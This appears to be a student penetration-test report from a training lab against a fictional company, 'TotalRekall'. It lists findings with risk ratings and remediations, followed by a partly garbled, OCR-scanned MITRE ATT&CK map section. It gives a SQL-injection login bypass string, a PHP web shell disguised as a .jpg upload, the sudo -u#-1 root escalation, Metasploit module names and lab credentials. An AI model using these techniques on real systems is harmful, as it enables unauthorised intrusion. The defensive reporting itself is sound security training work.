Description: CTI ran an SQL Injection on the login page. Ran a SQL injection <admin’ OR ‘1’=1’> on the user password section of the login page

Affected Hosts: 192.168.13.35

Remediation:

- An extensive input validation. Instead of not allowing just the word script, the rule should also disable inputs such as: &< > “ ‘ , .   Also add min/max character rules

Web application vulnerable to LFI

Risk Rating: Critical

Description:

- CTI successfully uploaded a script.php file into the upload files. The script allows an attacker to run commands on the web application. When accessing the script.php file, the url should read “192.168.14.35/images2/script.php” add “?cmd=” to run a bash command
- Successfully uploaded a script.php file into the upload files with input validation. Renames the script.php files to script.php.jpg since the application contained input validation. It is only able to upload .jpg files. The script allows an attacker to run commands on the web application. When accessing the script.php file, the url should read “192.168.14.35/images2/script.php.jpg” Remove the “.jpg” and add “?cmd=” after php to run a bash command.

Affected Hosts: 192.168.14.35

Remediation:

- Input validation for the upload link that currently does not have input validation
- For the input validation settings, disable files being uploaded with text .php

- Do not allow anyone to access the link to where the files are uploaded to

Admin Credentials can be found on web application login page with inspect element

Risk Rating: Critical

Description: On the login page, I inspected the page and checked the networking tab to find credentials for an admin user: DougQuaid pass:Kuato after refreshing the page

Affected Hosts: 192.168.14.35

Remediation:

- Review HTML code, and ensure no credentials are shown after refreshing or failed log on attempts in the page element.

Machines on subnet 192.168.13.0/24 vulnerable to RCE and gives root access

Risk Rating: Critical

Description: Using metasploit, host 192.168.13.10 is vulnerable to the payload <multi/http/tomcat_jsp_upload_bypass> . It created a meterpreter session which gave CTI root access.
Using metasploit, host 192.168.13.11 is vulnerable to the payload exploit <multi/http/apache/nod_cgi_bash_env_exec>. Created a meterpreter session to access the host.

Affected Hosts: 192.168.13.0/24

Remediation:

- Filter the ports, so they are only available for hosts that need to access these machines.
- If totalrekall determine's the ports do not need to be closed.

Port 22 vulnerable to ssh on 192.168.13.14

Risk Rating: High

Description: Port 22 is open for 192.168.13.14, and CTI used credentials found from a user that was displayed in who.is. Able to access host 192.168.13.14

Affected Hosts: 192.168.13.14

Remediation:

- Filter the port to be only accessible by hosts that need to access the machine.
- If the port does not need to be open, close the port.

CVE-2019-14287 vulnerability gives users root access on 192.168.13.14

Risk Rating: Critical

Description: CTI exploited the vulnerability CVE-2019-14287. User “alice” sudo privileges read as followed: (ALL, !root) NOPASSWD:ALL. CTI ran the command sudo -u#-1 /bin/bash to open a bash shell as root.

Affected Hosts: 192.168.13.14

Remediation:

- Edit the sudoers file and remove any exceptions to run any bin/bash sessions as root.
- Remove sudo privileges from Alice.

Users have weak passwords

Risk Rating: Critical

Description: CTI guessed user “alice” password in one try. Password was “alice”. These credentials allowed CTI to access host 192.168.13.14

Affected Hosts: 192.168.13.14

Remediation:

- Have alice reset the password.
- Enforce 2FA authentication
- Enforce a passphrase policy as well as adding numbers and special characters to the password policy.

User and hashed credentials can be found online through OSINT

Risk Rating: Critical

Description: Using google dorking, CTI was able to find credentials for the user trivera along with hashed credentials on github.com. CTI cracked the credentials, to retrieve the password.

Affected Hosts: 172.22.117.0/24

Remediation:

- TotalRekall remove the credentials of trivera and the hash on the github.com website.

Multiple ports open on subnet 172.22.117.0/24

Risk Rating: Medium

Description: After CTI ran an nmap -sV can, both hosts 172.22.117.10 and 172.22.117.20 have multiple ports that are open that may be vulnerable for exploitation.

Affected Hosts: 172.22.117.0/24

Remediation:

- Have totalrekall determine what ports are needed for us within the network
- Close the ports that will not be used
- Stop, disable, and uninstall services that may not be used by TotalRekall.
- Any ports that must stay open, have totalrekall set up firewall policies to only allow hosts that need to access those machines within the network the permissions.

FTP Port vulnerable to “anonymous ftp” exploit

Risk Rating: Critical

Description: Port 21 for host 172.22.117.20 was open, and CTI used the command <ftp 172.22.117.20> and logged in as anonymous. Anonymous does not need any password, and CTI was able to transfer files from 172.22.117.20 to CTI's attacking machine.

Affected Hosts: 172.22.117.20

Remediation:

- IF the port/service is not needed for use within the network, have totalRekall disable the port.
- IF it is needed for use, set firewall rules to only allow hosts that have permissions and use for it.

Machines on subnet 172.22.117.0/24 vulnerable to exploits using metasploit

Risk Rating: **High**

Description:

- The host 172.22.117.20 had a pop3 port open, and using metasploit, the payload <windows/pop3/seattlelab_pass> exploit the machine to create a meterpreter session for the host. CTI also ran the command shell.exe to open a command line shell on the host.
- The host 172.22.117.10 SMB port is open. After CTI retrieved credentials from the 172.22.117.20 host that were valid to the .10 host, CTI used metasploit to run the exploit payload <windows/local/wmi> It gave access to the WinDC on a meterpreter session.


Affected Hosts: 172.22.117.0/24

Remediation:

- Have totalrekall determine if SMB and pop3 ports are needed for use within the network
- Close the ports if they are not going to be used
- If they must stay open, have totalrekall set up firewall policies to only allow hosts that need to access those ports.

MITRE ATT&CK Navigator Map

[Using the MITRE ATT&CK Navigator, build out a map showing what techniques you've used so far. To do so, on the MITRE ATT&CK Navigator page, click "Create New Layer," then "Enterprise," and select each technique that you've used. Change the color of each selected technique to highlight it in yellow if it was successful, or in red if it was unsuccessful, as the following image shows:



Reconnaissance 10 techniques
Active Scanning (2/2): Scanning IP Blocks; Vulnerability Scanning
Gather Victim Host Information (0/4)
Gather Victim Identity Information (0/3)
Gather Victim Network Information (0/6)
Gather Victim Org Information (0/4)
Phishing for Information (0/3)
Search Closed Sources (0/2)
Search Open Technical Databases

Resource Development 7 techniques
Acquire Infrastructure (0/6)
Compromise Accounts (0/2)
Compromise Infrastructure (0/6)
Develop Capabilities (0/4)
Establish Accounts (0/2)
Obtain Capabilities (0/6)
Stage Capabilities (0/5)

Initial Access 9 techniques
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (0/3)
Replication Through Removable Media
Supply Chain Compromise (0/3)
Trusted

Execution 12 techniques
Command and Scripting Interpreter (0/8)
Container Administration Command
Deploy Container
Exploitation for Client Execution
Inter-Process Communication (0/2)
Native API
Scheduled Task/Job (0/7)
Shared Modules
Software

Persistence 19 techniques
Account Manipulation (0/4)
BITS Jobs
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Browser Extensions
Compromise Client Software Binary
Create Account (0/3)
Create or

Privilege Escalation 13 techniques
Abuse Elevation Control Mechanism (0/4)
Access Token Manipulation (0/5)
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Create or Modify System Process (0/4)
Domain Policy Modification (0/2)
Escape to Host

Defense Evasion 39 techniques
Abuse Elevation Control Mechanism (0/4)
Access Token Manipulation (0/5)
BITS Jobs
Build Image on Host
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain Policy Modification (0/2)
Execution Guardrails (0/1)

Credential Access 15 techniques
Brute Force (0/4)
Credentials from Password Stores (0/5)
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (0/2)
Input Capture (0/4)
Man-in-the-Middle (0/2)
Modify

Discovery 27 techniques
Account Discovery (0/4)
Application Window Discovery
Browser Bookmark Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Container and Resource Discovery
Domain Trust Discovery
File and Directory

Lateral Movement 9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (0/2)
Remote Services (0/6)
Replication Through Removable Media
Software


Collection 17 techniques
Archive Collected Data (0/3)
Audio Capture
Automated Collection
Clipboard Data
Data from Cloud Storage Object
Data from Configuration Repository (0/2)
Data from Information Repositories (0/2)
Data from Local

Command and Control 16 techniques
Application Layer Protocol (0/4)
Communication Through Removable Media
Data Encoding (0/2)
Data Obfuscation (0/3)
Dynamic Resolution (0/3)
Encrypted Channel (0/2)
Fallback Channels

Ex 9
Aut Exfil
Data Size
Exfil Ove Alte Protocol (0/3)
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium (0/1)
Exfiltration Over Physical Medium (0/1)

Imp 13 tech
ccount A emoval
ata Dest
ata Encry r Impact
ata Manipulat
Defaceme
Disk Wipe
Endpoint of Service
Firmware Corruptio
Inhibit Sys Recovery

When you’re done, be sure to download the chart as JSON by clicking the download icon, as the following image shows:



Remember, this report is not yet complete—we will finish it in the next module.

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that [YOUR COMPANY NAME ABBREVIATED] used throughout the assessment.

Legend:

Performed successfully
Failure to perform

[MITRE ATT&CK navigator map]